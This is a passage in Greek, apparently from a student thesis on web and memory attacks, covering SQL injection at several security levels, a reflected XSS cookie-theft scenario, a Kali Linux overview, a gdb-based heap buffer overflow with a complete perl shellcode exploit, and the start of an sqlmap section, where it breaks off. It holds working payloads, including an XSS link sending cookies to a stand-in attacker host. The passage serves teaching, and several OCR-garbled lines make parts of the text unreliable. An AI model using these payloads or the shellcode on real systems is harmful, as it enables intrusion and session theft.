Ο κώδικας αυτός περνάει το δεδομένο που δόθηκε από τον χρήστη, μέσω της συνάρτησης mysql_real_escape, η οποία φροντίσει να βάλει τον ειδικό χαρακτήρα “\” πριν από οποιοδήποτε ειδικό χαρακτήρα που δόθηκε από τον χρήστη, με στόχο ο SQL εξυπηρετητής να ερμηνεύσει τα μονά και τα διπλά εισαγωγικά και ορισμένα άλλα ειδικά

σύμβολα ως χαρακτήρες κειμένου και όχι ως ειδικούς χαρακτήρες. Επομένως τα εισαγωγικά θα θεωρηθούν ως χαρακτήρες κειμένου και όχι σαν ειδικά σύμβολα, τα οποία ενθυλακώνουν μια ακολουθία από χαρακτήρες.

Αν χρησιμοποιήσουμε την είσοδο που δόθηκε στο χαμηλό επίπεδο ασφάλειας, η επίθεση θα αποτύχει, γιατί η δοθείσα είσοδος θα τροποποιηθεί στο ως «3\' and 1=0 unionselectuser(), database() #» και επομένως δεν θα επιτευχθεί η αλλοίωση της δομής του SQL ερωτήματος.

Για την αντιμετώπιση αυτού του εμποδίου, θα χρησιμοποιήσουμε τη δεκαεξαδική αναπαράσταση των μονών εισαγωγικών, η οποία είναι η “0x27”. Επομένως η είσοδος που θα δώσουμε στο σύστημα είναι η εξής:

```
3 0x27 and 1=0 union select user(), database() #
```

Με τον τρόπο αυτό θα επιτευχθεί η αλλοίωση του ερωτήματος, όπως και στο χαμηλό επίπεδο ασφάλειας.

Τέλος, στο υψηλό επίπεδο ασφάλειας, ο κώδικας της εφαρμογής είναι ο εξής:

```
$getid = “SELECT first_name, last_name FROM users WHERE user_id=’$id’”;
$id = $_GET[‘id’];
$id = mysql_real_escape_string($id);
if(is_numeric($id)){
        $getid = “SELECT first_name, last_name FROM users WHERE user_id=’$id’”;
}
```

Η εφαρμογή σε αυτή την περίπτωση, πέρα από τη χρήση της συνάρτησης mysql_real_escape_string, ελέγχει αν το όρισμα που δόθηκε ως είσοδος είναι αριθμός και όχι συμβολοσειρά. Επομένως οποιαδήποτε είσοδος και να δώσουμε στο πρόγραμμα, η οποία θα στοχεύει στην αλλοίωση του SQL ερωτήματος θα αποτύχει, καθότι το όρισμα δεν θα είναι αριθμός και επομένως η εφαρμογή θα την προσπεράσει.

4.3 XSS ΣΕΝΑΡΙΟ

Στο σενάριο αυτό θα αναπτυχθεί μια non-persistent επίθεση και θα χρησιμοποιηθεί το παράδειγμα που αναφέρεται και στο θεωρητικό κομμάτι.

Ας υποθέσουμε ότι ένας κακόβουλος χρήστης έχει στήσει ένα δικό του server, η ιστοσελίδα του οποίου είναι η «http://attackerLink». Στον server αυτόν υπάρχει το αρχείο stealCookies.php με το παρακάτω περιεχόμενο:

```
<?php
        $cookie = $_GET[‘stolenCookie’];
        $database = new Database();
        $database->add($cookie);
?>
```

Βάση του παραπάνω κώδικα, ο εξυπηρετητής θα διαβάσει την τιμή της παραμέτρου “stolenCookie” από ένα HTTPGETrequest και στην συνέχεια θα την εισάγει στη βάση δεδομένων.

Ας υποθέσουμε επίσης πως υπάρχει μια μηχανή αναζήτησης, το link της οποίας είναι το «http://website», και στην οποία τρέχει το αρχείο “search.php” με το παρακάτω περιεχόμενο:

```
<?php
        $keyword = $_GET['keyword'];
        $search = new Search($keyword);
        echo "Result for keyword \"$keyword\" is: <br>";
        echo $search->results();
?>
```

Ο κώδικας αυτός, αφού ανακτήσει τα δεδομένα που θα αντιστοιχούν στο keyword που έστειλε ο χρήστης, θα επιστρέψει τόσο το ίδιο το keyword, όσο και τα αποτελέσματα που αντιστοιχούν σε αυτό.

Το μόνο που απομένει για την επίτευξη της επίθεσης είναι ο επιτιθέμενος να στείλει το link
“http://website/search.php?keyword=hi<script>window.location='http://attackerLink/stealCookies.php?stolenCookie='+document.cookie</script>” σε ανυποψίαστα θύματα.

Όταν το ανυποψίαστο θύμα πατήσει τον παραπάνω σύνδεσμο θα γίνουν οι ακόλουθες ενέργειες:

1. Θα σταλθεί το request στη μηχανή αναζήτησης

2. Η μηχανή αναζήτησης θα ανακτήσει τα δεδομένα που θα αντιστοιχούν στο keyword
   “hi<script>window.location='http://attackerLink/stealCookies.php?stolenCookie='+document.cookie</script>”

3. Στη συνέχεια θα παράξει το μήνυμα απόκρισης στο request του χρήστη, στο οποίο θα περιλαμβάνονται τόσο τους σχετικούς με το keyword συνδέσμους, όσο και το keyword το ίδιο και θα το στείλει στο πίσω στο θύμα.

4. Ο φυλλομετρητής του θύματος θα επιχειρήσει να εμφανίσει την απάντηση που επέστρεψε η μηχανή αναζήτησης. Ωστόσο, κομμάτι της απάντησης αποτελεί το keyword που δόθηκε. Στη συγκεκριμένη περίπτωση το keyword είναι ένας javascript κώδικας, επομένως ο browser θα εκτελέσει τον κώδικα.

5. Η εκτέλεση του javascript κώδικα θα έχει ως αποτέλεσμα την ανάκτηση των cookies του θύματος, λόγω της εντολής “document.cookie” και την αποστολή αυτών στην ιστοσελίδα 'http://attackerLink/stealCookies.php’ ενθυλακωμένο στην παράμετρο με όνομα “stolenCookie”

6. Όταν το αίτημα φτάσει στο site του κακόβουλου χρήστη, θα γίνει ανάκτηση των cookie του θύματος και στη συνέχεια θα αποθηκευτεί στη βάση δεδομένων που υποστηρίζει την εφαρμογή του επιτιθέμενου.

Ο δημιουργός της εφαρμογής, που στη συγκεκριμένη περίπτωση είναι η μηχανή αναζήτησης, προκειμένου να προστατεύσει την εφαρμογή από XSS επιθέσεις, μπορεί να χρησιμοποιήσει την τεχνική της κωδικοποίησης. Στο παραπάνω παράδειγμα, όταν η μηχανή αναζήτησης ανακτήσει το keyword, θα το περάσει από μια συνάρτηση, η οποία θα κωδικοποιήσει την είσοδο, βάση των προτύπων που ορίζονται για την ασφάλεια έναντι σε XSS επιθέσεις. Επομένως, το keyword που δόθηκε στον χρήση θα μετατραπεί στο ακόλουθο:

> Hi<script>window.location='http://attackerLink/stealCookies.php?stolenCook
> e='+document.cookie</script>

Αυτό θα έχει ως αποτέλεσμα, αφού ανακτηθούν τα δεδομένα που θα αντιστοιχούν στο παραπάνω keyword, θα δημιουργηθεί το μήνυμα απόκρισης στο αίτημα του χρήστη, στο οποίο θα συμπεριλαμβάνεται το keyword στην κωδικοποιημένη του μορφή. Επομένως, όταν ο φυλλομετρητής του χρήση επιχειρήσει να εμφανίσει τα αποτελέσματα που θα επιστρέψει η μηχανή αναζήτησης, λόγω της κωδικοποίησης του keyword, ο browser δεν θα αντιληφθεί το keyword ως javascript κώδικα και επομένως θα αποφευχθεί η XSS επίθεση.

Να τονιστεί, πως η αν η δημιουργία της αίτησης στη μηχανή αναζήτησης γινόταν από την αντίστοιχη client εφαρμογή της μηχανή αναζήτησης(και όχι από τον φυλλομετρητή) η απάντηση θα μπορούσε(αν ήταν επιθυμητό) να αποκωδικοποιηθεί από την client εφαρμογή και εν τέλει να εμφανιστεί το keyword στο χρήστη με την αρχική του μορφή.

5 KALI LINUX

5.1 ΠΕΡΙΓΡΑΦΗ KALI LINUX

Το KaliLinux είναι μια διανομή Linux και επικεντρώνεται στον τομέα της ασφάλειας παρέχοντας penetrationtests. Το KaliLinux βασίζεται σε λογισμικό διανομής Debian. Η διανομή δημιουργήθηκε με κύριο σκοπό τη χρήση σε δοκιμές διείσδυσης. Συντηρείται και χρηματοδοτείται από την OffensiveSecurity.

Δημιουργός του Kali είναι η ομάδα που είχε δημιουργήσει το BackTrackLinux. Το BackTrackLinuxαποτελούσε την πρώτη έκδοση μιας ειδικευμένης διανομής η οποία κυκλοφόρησε το 2006 για penetrationtesting και για hacking, διαθέτοντας όλα τα απαραίτητα εργαλεία για εργασίες αξιολόγησης ασφάλειας. Στην αρχη ήταν ένα livecd που ενσωμάτωνε όλα τα σχετικά εργαλεία, ενώ με το πέρασμα των χρόνων, εξελίχτηκε σε μια εγκαταστάσιμη διανομή η οποία είχε σαν βάση της το Ubuntu. Στη συνέχεια ακολούθησαν το BackTrack 2, το οποίο εκδόθηκε στις 6 Μαρτίου 2007 και περιλάμβανε πάνω από 300 εργαλεία ασφαλείας. Στις 14 Δεκεμβρίου 2007, εκδόθηκε μια δοκιμαστική έκδοση του BackTrack 3 αλλά ανακοινώθηκε ότι συγκεντρωνόταν περισσότερο σε υποστήριξη νεότερων υλικών και τελικά το BackTrack 3 εκδόθηκε στις 19 Ιουνίου 2008. Έπειτα το BackTrack 4 Beta εκδόθηκε στις 19 Φεβρουαρίου 2009 με μεγαλύτερη αλλαγή τη μεταφορά στο Debian και ακολουθησαν το BackTrack 4 Pre-Final εκδόθηκε στις 19 Ιουλίου του 2009, το BackTrack 4 τελική έκδοση εκδόθηκε στις 11 Ιανουαρίου 2010, το BackTrack 4 R1 εκδόθηκε στις 8 Μάιου του 2010 και το BackTrack 4 R2 εκδόθηκε στις 22 Νοεμβρίου του 2010. Τέλος τοBackTrack, πέρασε σε μια νέα εποχή, καθώς η βασική του ομάδα, προχώρησε σε μια πλήρη αναδιοργάνωση, αφήνοντας πίσω τόσο τ' όνομα, όσο και το Ubuntu που βασιζόταν. Όλες αυτές τις κινήσεις, τις είχαν ανακοινώσει τον Ιανουάριο του 2013. Έτσι στις 13 Μαρτίου το 2013 κυκλοφόρησεη διανομή που ονομάζεται KaliLinux,η οποία είναι εμπνευσμένη από την Hindu, θεότητα των Φιλιππίνων η οποία συμβολίζει τον χρόνο και τις αλλαγές. Συγχρόνως η ομάδα ανάπτυξης αποφάσισε να αφήσει πίσω και το Ubuntu και πλέον να βασίζεται στο Debian, καθώς έκριναν πως τα οφέλη από κάτι τέτοιο, θα ήταν περισσότερα.

Η διανομή σχεδιάστηκε από την αρχή. Αυτό τους έδωσε την ελευθερία να εγκαταλείψουν το Ubuntukαι να επιλέξουν το Debian σαν βασική διανομή, στην οποία στηρίζονται πλέον (αυτή τη στιγμή στηρίζεται στο DebianWheezy).Εκτός από μερικές διαδρομές, που άλλαξαν λόγω των προδιαγραφών τουFilesystemHierarchyStandard, οι χρήστες του BackTrack δεν θα έχουν να αντιμετωπίσουν πολύ διαφορετικό

περιβάλλον.Περιέχει πολλά εργαλεία για δοκιμές διείσδυσης σε δίκτυα και διατίθεται δωρεάν. Όλα τα πακέτα, αλλά και η ίδια η διανομή είναι υπογεγραμμένα μεGPG.

Πηγη : https://www.kali.org/

Παρακάτω θα γίνει πρακτική εφαρμογή πάνω στο λειτουργικό σύστημα KaliLinux, χρησιμοποιώντας συγκεκριμένα εργαλεία του

5.2 GNU DEBUGGER

5.2.1 Περιγραφή GNU Debugger

Στην ενότητα αυτή θα παρουσιαστεί ενός τύπου BufferOverflow επίθεσης με τη χρήση του KaliLinux. Για την εκτέλεση της επόμενης επίθεσης θα χρησιμοποιήσουμε το εργαλείο gdb. Ο απασφαλματωτής GNU, που συνήθως αποκαλείται GDB, με το εκτελέσιμό του να έχει το όνομα *gdb*, είναι ο αποσφαλματωτής του συστήματος λογισμικού GNU. Είναι μεταφέρσιμος και εκτελείται σε πολλά συστήματα Unix(όπως είναι και το KaliLinux) και λειτουργεί με διάφορες γλώσσες προγραμματισμού, όπως η Ada, η C, η C++, η Objective-C, η FreeBASIC, η FreePascal και η Fortran. Ο GDB προσφέρει σημαντικά χαρακτηριστικά για την παρακολούθηση και την τροποποίηση της εκτέλεσης των προγραμμάτων. Ο χρήστης μπορεί να εξετάζει και να τροποποιεί τις τιμές των εσωτερικών μεταβλητών των προγραμμάτων, και μπορεί ακόμα και να καλέσει υπορουτίνες που είναι ανεξάρτητες από την κανονική συμπεριφορά του προγράμματος.

5.2.2 Περιγραφή Επίθεσης

Θα εκτελέσουμε την επίθεση στο αρχείο zoo.cpp, το οποίο δημιουργεί 2 οντότητες ζώων. Επιπρόσθετα, στο ίδιο αρχείο ορίζονται οι συναρτήσεις set_name και speak, τις οποίες ο χρήστης μπορεί να καλέσει μέσω ορισμάτων. Ο δημιουργός του αρχείου έχει δώσει στους χρήστες δικαιώματα μόνο για ανάγνωση και εκτέλεση του κώδικα. Επιπρόσθετα υπάρχει ένα κρυφό αρχείο, για το οποίο έχει μόνο ο ίδιος δικαιώματα για ανάγνωση.

Πρώτος στόχος είναι η εύρεση της BufferOverflow αδυναμίας. Για το λόγο αυτό θα ανοίξουμε το αρχείο zoo.cpp και θα το ελέγξουμε προσεχτικά. Παρατηρούμε ότι η bufferoverflow αδυναμία βρίσκεται στη χρήση της συνάρτησης strcpy η οποία αντιγράφει το περιεχόμενο του ορίσματος από τη γραμμή εντολών, σε ένα buffer 256 byte χωρίς να κάνει έλεγχο πρώτα αν το μέγεθος του ορίσματος είναι μικρότερο ή ίσο του 255. Επίσης βλέπουμε ότι η strcpy είναι κομμάτι της μεθόδου set_name της κλάσης animal, η οποία ακολουθείται συνοδεύεται από μια virtual συνάρτηση. Επειδή ο buffer είναι μεταβλητή κλάσης, επομένως θα αποθηκευτεί στο heap και όχι στο stack. Ως εκ τούτου θα ακολουθήσουμε τη τεχνική του “VPTRsmash”, στοχεύοντας στην τροποποίηση του vptr ενός από των δύο αντικειμένων και το exploit αυτού, μέσω της κλήσης της virtual μεθόδου speak.


```
   0x08048a4a <+265>:   mov    0x18(%esp),%eax
   0x08048a4e <+269>:   mov    (%eax),%eax
   0x08048a50 <+271>:   mov    (%eax),%eax
   0x08048a52 <+273>:   mov    0x18(%esp),%edx
   0x08048a56 <+277>:   mov    %edx,(%esp)
   0x08048a59 <+280>:   call   *%eax
   0x08048a5b <+282>:   mov    0x14(%esp),%eax
   0x08048a5f <+286>:   mov    (%eax),%eax
   0x08048a61 <+288>:   mov    (%eax),%eax
   0x08048a63 <+290>:   mov    0x14(%esp),%edx
   0x08048a67 <+294>:   mov    %edx,(%esp)
   0x08048a6a <+297>:   call   *%eax
   0x08048a6c <+299>:   jmp    0x8048a82 <main(int, char**)+321>
End of assembler dump.
(gdb) b *main+58
Breakpoint 1 at 0x804897b: file zoo.cpp, line 83.                    sic_ostreamIcT_ES5_PKc@plt>
(gdb) b *main+84
Breakpoint 2 at 0x8048995: file zoo.cpp, line 84.
(gdb) b *main+195
Breakpoint 3 at 0x8048a04: file zoo.cpp, line 99.
(gdb) r -c "cow-name" -f "fox-name"
Starting program: /home/masteruser/zoo -c "cow-name" -f "fox-name"

Breakpoint 1, 0x0804897b in main (argc=5, argv=0xbffff7b4) at zoo.cpp:83
warning: Source file is more recent than executable.
83        a1 = new Cow;
(gdb) info reg eax
eax            0x804a008        134520840
(gdb) cont
Continuing.

Breakpoint 2, 0x08048995 in main (argc=5, argv=0xbffff7b4) at zoo.cpp:84
84        a2 = new Fox;
(gdb) info reg eax
eax            0x804a110        134521104
(gdb) cont
Continuing.

Breakpoint 3, main (argc=5, argv=0xbffff7b4) at zoo.cpp:99
99            break;
(gdb) x/s 0x804a008
0x804a008:       " \215\004\bcow-name"
(gdb) x/s 0x804a00c
0x804a00c:       "cow-name"
(gdb) x/s 0x804a114
0x804a114:       "fox-name"
(gdb)
```

Στην παραπάνω εικόνα βλέπουμε την οργάνωση αντικειμένων στο heap, ενώ στην παρακάτω έχουμε την προβολή της διεύθυνσης Vptr



Πρώτα θα βρούμε το μέρος που δημιουργείται το πρώτο αντικείμενο στο heap. Για να το πετύχουμε αυτό, θα χρησιμοποιήσουμε τον εργαλείο/debuggergdb. Αρχικά θα εκτελέσουμε την εντολή “disassmain” έτσι ώστε να βρούμε το μέρος που καλείται ο constrctuctor του πρώτου αντικειμένου, δηλαδή της cow. Oconstructor καλείται στη θέση main+53, οπότε θα βάλουμε ένα breakpoint στη main+58, ώστε να βρούμε τη θέση στο heap όπου είναι αποθηκευμένη η διεύθυνση του πρώτου αντικειμένου. Στη συνέχεια θα εκτελέσουμε το πρόγραμμα και στο breakpoint θα βρούμε τη τιμή του καταχωρητή eax για να εντοπίσουμε τη θέση του αντικειμένου. Θα κάνουμε το ίδιο και για το δεύτερο αντικείμενο, βάζοντας breakpoint στο main+84 και τέλος βάζουμε ένα breakpoint μετά τη κλήση της δεύτερης setname.

Οπότε το αντικείμενο της cow βρίσκεται στη θέση 0x804a008. Μέσω της τιμής του καταχωρητή eax, στο δεύτερο breakpoint, εντοπίζεται η διεύθυνση μνήμης του δεύτερου αντικειμένου(fox) στο heap, η οποία είναι η 0x804a110. Η οργάνωση του heap έχει ως εξής. Στην αρχή του αντικειμένου βρίσκεται το vptr και στη συνέχεια ακολουθεί το buffer μεγέθους 256 byte, όπως φαίνεται και στην εικόνα παραπάνω. Αρχικά παρατηρούμε, μέσω της εκτύπωσης του περιεχομένου στις διευθύνσεις στις θέσεις 0x804a008+4 και 0x804110+4, ότι όντως οι buffers βρίσκονται σε απόσταση 4 byte από τη διεύθυνση του αντίστοιχου αντικειμένου. Για το λόγο, όταν η εντολής εκτέλεσης είναι η “./zoo –c “cow_name” –f “fox_name”, η εκτύπωση της πρώτης διεύθυνσης εμφανίζει το “cow_name”, ενώ η δεύτερη το “fox_name”(βλέπε εικόνα 1). Επιπρόσθετα παρατηρούμε στη παραπάνω εικόνα, ότι τα τέσσερα πρώτα byte του αντικειμένου fox περιέχουν το vptr, το οποίο περιέχει τη διεύθυνση του vtable και γι’ αυτό, όταν κάνουμε print το περιεχόμενο της διεύθυνσης του vtable, εμφανίζεται η εγγραφή «Fox::speak()», συνοδευόμενο από τη διεύθυνση αυτής. Τέλος η απόσταση μεταξύ της διεύθυνσης του δευτέρου αντικειμένου από το πρώτο ισούται με 264, το οποίο προκύπτει από τη διαφορά του 0x804a110 από το 0x804a008.

Επομένως, δεδομένου ότι το heap πάει από τις χαμηλές διευθύνσεις στις υψηλές(σε αντίθεση με το stack), ένα αντικείμενο δεν μπορεί να κάνει override το vptr του, ωστόσο η cow μπορεί να κάνει override το vptr του fox. Για το λόγο αυτό, αρχικά συμπεραίνουμε ότι οι εντολές εκτέλεσης θα αφορούν την αλλαγή ονόματος στο αντικείμενο cow και τη χρήση του flag –s, ώστε να κληθεί η virtual συνάρτηση speak των δύο αντικειμένων, και επειδή το vptr της fox θα είναι τροποποιημένο, θα καταφέρουμε να κάνουμε το exploit του προγράμματος zoo.

Στόχος μας, επομένως είναι να υπερχειλίσουμε τον buffer του cow, έτσι ώστε να κάνουμε override το vptr του fox. Όταν κληθεί η συνάρτηση speak του fox, ο επεξεργαστής θα πάει στο vptr του fox, από το οποίο θα βρει τη διεύθυνση του αντίστοιχου vtable και από εκεί θα βρει τη συνάρτηση της speak. Δηλαδή στόχος μας είναι να εισάγουμε το shellcode μας, κάπου μέσα στο buffer του cow, στη συνέχεια να φτιάξουμε ένα δικό μας vtable, το οποίο θα δείχνει στο shellcode και τέλος να αλλοιώσουμε τον vptr του fox, έτσι ώστε να δείχνει στο vtable μας.

Μια καλή τακτική είναι να βάλουμε το vtable στην αρχή του buffer του cow και στη συνέχεια να βάλουμε τόσα NOPS, έτσι ώστε στο τέλος να τοποθετηθεί το shell, το οποίο θα τερματίζει ακριβώς πριν το vptr του fox. Με τον τρόπο αυτό, μπορούμε να κάνουμε το vtable να δείχνει 4 Byte πιο κάτω, ώστε μέσω της προσπέρασης των εντολών nop, να εκτελεστεί το shell μας. Επειδή θα έχουν προηγηθεί αρκετά nop μεταξύ του vtable μας και του shell, θα μπορούσαμε να βάλουμε το vtable να δείχνει κάτι παραπάνω από 4 byte παρά πέρα, ώστε να εκμεταλλευτούμε τις εντολές nop και να αντιμετωπίσουμε τη περίπτωση της μικρής αλλαγής των δεδομένων, όσον αφορά τις διευθύνσεις στο heap. Επιπρόσθετα θα μπορούσαμε να βάζαμε μερικά nop στην αρχή του script, δηλαδή πριν από το vtable, ώστε να ήταν πιο ανθεκτικό το exploitscript, σε μικρή αλλαγή στη διεύθυνση του buffer του cow. Τέλος το μόνο που απομένει είναι να βάλουμε το vptr του fox να δείχνει στο δικό μας vtable. Δεδομένου ότι το vtable βρίσκεται στην αρχή του buffer του cow, το οποίο βρίσκεται στη διεύθυνση μνήμης “0x804a008”+4 = ”0x804a00c”, οπότε αρκεί να κάνουμε override το vptr του fox, ώστε να δείχνει στη θέση μνήμης του heap 0x804a00c.

Βάση των παραπάνω, η δομή της παραμέτρου εισόδου για την αλλαγή του ονόματος στο cow θα έχει ως εξής:

1. 4 byte για το vtable
2. 203 nop, ώστε vtable+nops+shellcode=260
3. 53 byte για το shellcode
4. 4 byte για το override του vptr της fox
5. Και τέλος \0, για τον τερματισμό της strcpy

Επομένως το script για το exploit του masteruser είναι το εξής: ./zoo -s -c `perl -e 'print "\x10\xa0\x04\x08", "\x90"x203, "\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh", "\x0c\xa0\x04\x08", "0" '`

Ένα από τα πολλά μηνύματα που αναγνώστηκαν είναι το παρακάτω.

5.3 ΕΠΙΘΕΣΗ ΔΗΛΗΤΗΡΙΑΣΗΣ SQL ΚΩΔΙΚΑ

5.3.1 Περιγραφή SQLMAP

Το SQLMAP είναι ένα από τα πιο δημοφιλή και ισχυρά εργαλεία για την εκτέλεση SQL επιθέσεων. Το SQLMAP δέχεται ως είσοδο ένα ευάλωτο σε επιθέσεις μόλυνσης του SQL κώδικα σύνδεσμο και προσπαθεί να εκμεταλλευτεί την αδυναμία αυτή και να κάνει επιθέσεις στις απομακρυσμένες βάσεις που υποστηρίζουν την ευάλωτη σε SQL επιθέσεις εφαρμογή. Το πρόγραμμα είναι γραμμένο στην προγραμματιστική γλώσσα Python και μέσω της δημιουργίας πολλών κακόβουλων sql επερωτημάτων, προσπαθεί να εκμεταλλευτεί τις αδυναμίες της εφαρμογής.

Χαρακτηριστικά παραδείγματα ενεργειών που μπορεί να κάνει το SQLMAP είναι τα εξής:

- Εξαγωγή των ονομάτων των βάσεων δεδομένων που υποστηρίζονται από την απομακρυσμένη βάση/εξυπηρετητή.
- Εξαγωγή δεδομένων που αφορούν μια συγκεκριμένη βάση, όπως είναι τα ονόματα και πληροφορίες των διαθέσιμων tables, τις στήλες/πεδία κάθε table, καθώς και τα περιεχόμενα των tables.
- Ανάγνωση και τροποποίηση αρχείων στο απομακρυσμένο filesystem.

Το SQLMAP παρέχει υποστήριξη για την εκμετάλλευση μιας απομακρυσμένης βάσης για μια πληθώρα λίστα από διαθέσιμα συστήματα Βάσεων Δεδομένων και filesystems, όπως είναι η MySQL, Η Oracle, η PostgreSQL, η MicrosoftSQL, το MicrosoftAccess, η IBMBD2, η SQLite, η Sybase, η SAPMaxDB, η HSQLDB και διάφορες άλλα. Επιπρόσθετα το Sqlmap προσφέρει και άλλες επιπρόσθετες λειτουργίες που βοηθούν στην εκμετάλλευση μιας SQLinjection αδυναμίας, όπως είναι η αναγνώριση της μορφής κατακερματισμού που χρησιμοποιήθηκε για την κρυπτογράφηση ενός δεδομένου, όπως είναι το password.

5.3.2 Εκτέλεση Επιθέσεων

Αρχικά υλοποιήθηκε μια ευάλωτη εφαρμογή σε SQL επιθέσεις, η οποία χρησιμοποιεί μια MySQL βάση δεδομένων για την υποστήριξη των αναγκών της. Η εφαρμογή αυτή περιέχει τον σύνδεσμο «192.168.56.1/kali_penetrations/SQL_Injection/userInfo.php?id=userID», όπου δεδομένου του userID, επιστρέφει τα στοιχεία που αντιστοιχούν στον χρήστη αυτό. Για την σύνδεση με τη βάση δεδομένων και την δημιουργία του κατάλληλου επερωτήματος,


με στόχο την ανάκτηση των στοιχείων του profile του χρήστη, χρησιμοποιείται μια συνάρτηση η οποία παίρνει ως είσοδο το userID, το οποίο υπάρχει στο link.

Ωστόσο η εφαρμογή δεν κάνει κάποιου είδους προστασία για την αντιμετώπιση των SQL επιθέσεων, όπως είναι η χρήση των PrepareStatements. Την αδυναμία, θα προσπαθήσουμε να την εκμεταλλευτούμε με τη χρήση του SQLMAP.

Σε πρώτη φάση, θα δοκιμάσουμε αν το SQLMAP είναι σε θέση να εκμεταλλευτεί τυχόν SQLinjection αδυναμία. Για να το επιτύχουμε αυτό, θα χρησιμοποιήσουμε την εντολή:

